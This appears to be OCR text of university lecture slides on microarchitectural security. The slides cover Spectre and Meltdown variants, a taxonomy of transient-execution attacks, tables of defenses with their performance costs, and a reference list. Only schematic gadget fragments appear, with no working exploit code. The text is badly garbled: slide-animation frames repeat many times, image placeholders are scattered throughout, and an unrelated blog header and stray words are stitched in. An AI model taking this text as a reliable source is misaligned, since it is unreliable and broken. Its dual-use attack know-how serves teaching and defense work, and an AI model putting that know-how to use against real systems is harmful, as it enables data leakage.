if (index < 4)
then
else
Prediction
LUT[data[index] * 4096]
0



LUT
Index 'Y'
index = 6;
char* data = "textKEY";
if (index < 4)
Speculate
then
else
Prediction
LUT[data[index] * 4096]
0


LUT
Index 'Y'
index = 6;
char* data = "textKEY";
if (index < 4)
then
Prediction
else
Execute
LUT[data[index] * 4096]
0




Spectre-STL (v4): Ignore sanitizing write access and use unsanitized old value instead


```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = fish;
```




```
Animal* a = fish;
```




```
Animal* a = fish;
```




```
Animal* a = fish;
```



```
Animal* a = fish;
```




```
Animal* a = fish;
```



Spectre-BTB (v2): mistrain BTB → mispredict indirect jump/call

```
Animal* a = fish;
```



Spectre-BTB (v2): mistrain BTB → mispredict indirect jump/call

Spectre-RSB (v5): mistrain RSB → mispredict return

- v1.1: Speculatively write to memory locations

[4] Vladimir Kiriansky et al. Speculative Buffer Overflows: Attacks and Defenses. In: arXiv:1807.03757 (2018).

- v1.1: Speculatively write to memory locations

→ Many more gadgets than previously anticipated n

[4] Vladimir Kiriansky et al. Speculative Buffer Overflows: Attacks and Defenses. In: arXiv:1807.03757 (2018).

- v1.1: Speculatively write to memory locations

→ Many more gadgets than previously anticipated n

- v1.2: Ignore writable bit

[4] Vladimir Kiriansky et al. Speculative Buffer Overflows: Attacks and Defenses. In: arXiv:1807.03757 (2018).


- v1.1: Speculatively write to memory locations


→ Many more gadgets than previously anticipated n


- v1.2: Ignore writable bit


→ = Meltdown-RW

[4] Vladimir Kiriansky et al. Speculative Buffer Overflows: Attacks and Defenses. In: arXiv:1807.03757 (2018).


operation #n
retire
flush pipeline on wrong prediction
prediction
retire
predict CF/DF
operation #n+2
retire
possibly architectural
transient execution
time


operation #n
retire
exception
raise
data
Meltdown
retire
data dependency
operation #n+2
retire
possibly
architectural
transient execution
time


Victim
Attacker
out-of-place/ same-address-space
Congruent branch
Congruent branch
out-of-place/ cross-address-space
Address collision
Address collision
in-place/ same-address-space
Victim branch
Shadow branch
in-place/ cross-address-space
Shared Branch Prediction State


Transient cause?
prediction
fault
Spectre-type
Meltdown-type
microarchitectural buffer
fault type
Spectre-PHT
Spectre-BTB
Spectre-RSB
Spectre-STL [32]
Meltdown-NM [86]
Meltdown-AC ☆
Meltdown-DE ☆
Meltdown-PF
Meltdown-UD ☆
Meltdown-SS ☆
Meltdown-BR
Meltdown-GP [10, 41]
mistraining strategy
in-place (IP) vs., out-of-place (OP)
Cross-address-space
Same-address-space
PHT-CA-IP ★
PHT-CA-OP ★
PHT-SA-IP [54, 52]
PHT-SA-OP ★
BTB-CA-IP [54, 18]
BTB-CA-OP [54]
BTB-SA-IP ★
BTB-SA-OP [18]
RSB-CA-IP [64, 56]
RSB-CA-OP [56]
RSB-SA-IP [64]
RSB-SA-OP [64, 56]
Meltdown-US [61]
Meltdown-P [93, 96]
Meltdown-RW [52]
Meltdown-PK ★
Meltdown-XD ☆
Meltdown-SM ☆
Meltdown-MPX [44]
Meltdown-BND ★


BLOCKCHAIN
HD
HISTORY.COM

Computer Architecture Today

Informing the broad computing community about current activities, advances and future directions in computer architecture.

Let's Keep it to Ourselves: Don't Disclose Vulnerabilities


by Gus Uht on Jan 31, 2019 | Tags: Opinion, Security

Table 1: Spectre-type defenses and what they mitigate.

Attack		InvisiSpec	SafeSpec	DAWG	RSB Stuffing	Retpoline	Poison Value	Index Masking	Site Isolation	SLH	YSNB	IBRS	STIPB	IBPB	Serialization	Taint Tracking	Timer Reduction	Sloth	SSBD/SSBB
Intel	Spectre-PHT	☐	☐	☐	◇	◇	●	◐	◐	●	○	◇	◇	◇	◐	■	◐	◧	◇
	Spectre-BTB	☐	☐	☐	◇	●	◇	◇	◐	◇	◇	●	◐	◐	◇	■	◐	◇	◇
	Spectre-RSB	☐	☐	☐	◐	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	◇	◇
	Spectre-STL	☐	☐	☐	◇	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	■	●
ARM	Spectre-PHT	☐	☐	☐	◇	◇	●	◐	◐	●	○	◇	◇	◇	◐	■	◐	◧	◇
	Spectre-BTB	☐	☐	☐	◇	●	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	◇	◇
	Spectre-RSB	☐	☐	☐	◐	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	◇	◇
	Spectre-STL	☐	☐	☐	◇	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	■	●
AMD	Spectre-PHT	☐	☐	☐	◇	◇	●	◐	◐	●	○	◇	◇	◇	◐	■	◐	◧	◇
	Spectre-BTB	☐	☐	☐	◇	●	◇	◇	◐	◇	◇	■	◧	◧	◇	■	◐	◇	◇
	Spectre-RSB	☐	☐	☐	◐	◇	◇	◇	◐	◇	◇	◇	◇	◧	◇	■	◐	◇	◇
	Spectre-STL	☐	☐	☐	◇	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	■	●

Table 2: Reported performance impacts of countermeasures

Defense \ Impact	Performance Loss	Benchmark
InvisiSpec	22%	SPEC
SafeSpec	3% (improvement)	SPEC2017 on MARSSx86
DAWG	2–12%, 1–15%	PARSEC, GAPBS
RSB Stuffing	no reports	
Retpoline	5–10%	real-world workload servers
Site Isolation	only memory overhead	
SLH	36.4%, 29%	Google microbenchmark suite
YSNB	60%	Phoenix
IBRS	20–30%	two sysbench 1.0.11 benchmarks
STIPB	30– 50%	Rodinia OpenMP, DaCapo
IBPB	no individual reports	
Serialization	62%, 74.8%	Google microbenchmark suite
SSBD/SSBB	2–8%	SYSmark®2014 SE & SPEC integer
KAISER/KPTI	0–2.6%	system call rates
L1TF mitigations	-3–31%	various SPEC


Frontend
L1 Instruction Cache
ITLB
Branch Predictor
Instruction Fetch & PreDecode
Instruction Queue
4-Way Decode
µOP Cache
µOPs
µOP
MUX
Allocation Queue
CDB
Reorder buffer
Scheduler
Execution Engine
ALU, AES, …
ALU, PMA, …
ALU, Vect., …
ALU, Branch
Load data
Load data
Store data
AGU
Execution Units
Memory Subsystem
Load Buffer
Store Buffer
L1 Data Cache
DTLB
STLB
L2 Cache

- new class of software-based attacks

- new class of software-based attacks
- many problems to solve around microarchitectural attacks and especially transient execution attacks

- new class of software-based attacks
- many problems to solve around microarchitectural attacks and especially transient execution attacks
- dedicate more time into identifying problems and not solely in mitigating known problems

Microarchitectural Security

Daniel Gruss

February 20, 2019

Graz University of Technology

References

Michael Backes et al. Acoustic Side-Channel Attacks on Printers. In: USENIX Security. 2010.

David Brumley et al. Remote timing attacks are practical. In: Computer Networks 48.5 (2005), pp. 701–716.

Daniel J. Bernstein. Cache-Timing Attacks on AES. 2004. URL: http://cr.yp.to/antiforgery/cachetiming-20050414.pdf.

Elad Carmon et al. Photonic Side Channel Attacks Against RSA. In: HOST'17. 2017.

Daniel Gruss et al. Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript. In: DIMVA. 2016.


Daniel Gruss et al. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In: USENIX Security Symposium. 2015.


J. Alex Halderman et al. Lest we remember: cold-boot attacks on encryption keys. In: Communications of the ACM (May 2009).


Michael Hutter et al. The temperature side channel and heating fault attacks. In: International Conference on Smart Card Research and Advanced Applications. Springer. 2013, pp. 219–235.


Paul Kocher et al. Differential power analysis. In: Annual International Cryptology Conference. Springer. 1999, pp. 388–397.


Paul Kocher et al. Spectre Attacks: Exploiting Speculative Execution. In: S&P. 2019.


Emilia Käsper et al. Faster and Timing-Attack Resistant AES-GCM. In: Cryptographic Hardware and Embedded Systems (CHES). 2009, pp. 1–17.


Vladimir Kiriansky et al. Speculative Buffer Overflows: Attacks and Defenses. In: arXiv:1807.03757 (2018).


Moritz Lipp et al. ARMageddon: Cache Attacks on Mobile Devices. In: USENIX Security Symposium. 2016.


Moritz Lipp et al. Nethammer: Inducing Rowhammer Faults through Network Requests. In: arXiv:1711.08002 (2017).


Moritz Lipp et al. Meltdown: Reading Kernel Memory from User Space. In: USENIX Security Symposium. 2018.


Stefan Mangard et al. Power analysis attacks: Revealing the secrets of smart cards. Vol. 31. Springer Science & Business Media, 2008.


Yossef Oren et al. The Spy in the Sandbox: Practical Cache Attacks in JavaScript and their Implications. In: CCS. 2015.


Josyula R Rao et al. EMpowering Side-Channel Attacks. In: IACR Cryptology ePrint Archive 2001 (2001), p. 37.


Alexander Schlösser et al. Simple Photonic Emission Analysis of AES. In: CHES'12. 2012.


Michael Schwarz et al. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In: DIMVA. 2017.


Michael Schwarz et al. Automated Detection, Exploitation, and Elimination of Double-Fetch Bugs using Modern CPU Features. In: AsiaCCS (2018).


Michael Schwarz et al. NetSpectre: Read Arbitrary Memory over Network. In: arXiv:1807.10535 (2018).


Andrei Tatar et al. Throwhammer: Rowhammer Attacks over the Network and Defenses. In: USENIX ATC. 2018.


Jo Van Bulck et al. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In: USENIX Security Symposium. 2018.


Ofir Weisse et al. Foreshadow-NG: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution. In: Technical report (2018).